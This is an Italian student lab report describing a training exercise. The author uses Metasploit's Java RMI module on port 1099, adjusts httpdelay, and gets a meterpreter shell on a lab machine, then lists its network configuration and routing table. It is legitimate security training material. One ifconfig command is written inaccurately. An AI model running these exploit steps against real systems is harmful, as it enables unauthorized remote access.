


Relazione

Per prima cosa ho configurato gli indirizzi IP delle due macchine come richiesto dall'esercizio con il comando **sudo ifconfig eth0 192.168.11.111/112 subnetmask 255.255.255.0** e verificato che fossero stati modificati correttamente con **ifconfig**.






Ho attivato **msfconsole**




Ho cercato la vulnerabilità con **search** e le parole chiave **java rmi**, impostato le opzioni con **set rhost 192.168.11.112**, **set lhost 192.168.11.111**, **set rport 1099** ed ho avviato il tentativo con **exploit**. Il primo tentativo non ha avuto successo ed ho riscontrato l'errore anticipato nell'esercizio relativo ad **httpdelay**.





Ho quindi impostato il valore a 20 con il comando **set httpdelay 20** come specificato dall'esercizio.

Sono riuscita a sfruttare la vulnerabilità ed accedere alla sessione **meterpreter**



Ho fatto le ricerche richieste dall'esercizio relative alle configurazioni di rete e la tabella di routing della macchina vittima con i comandi **ifconfig** e **route**.




kali@kali: ~
File Actions Edit View Help
Screenshot taken
View image
Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fefd:1416
IPv6 Netmask : ::
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fe80::a00:27ff:fefd:1416 :: ::
meterpreter >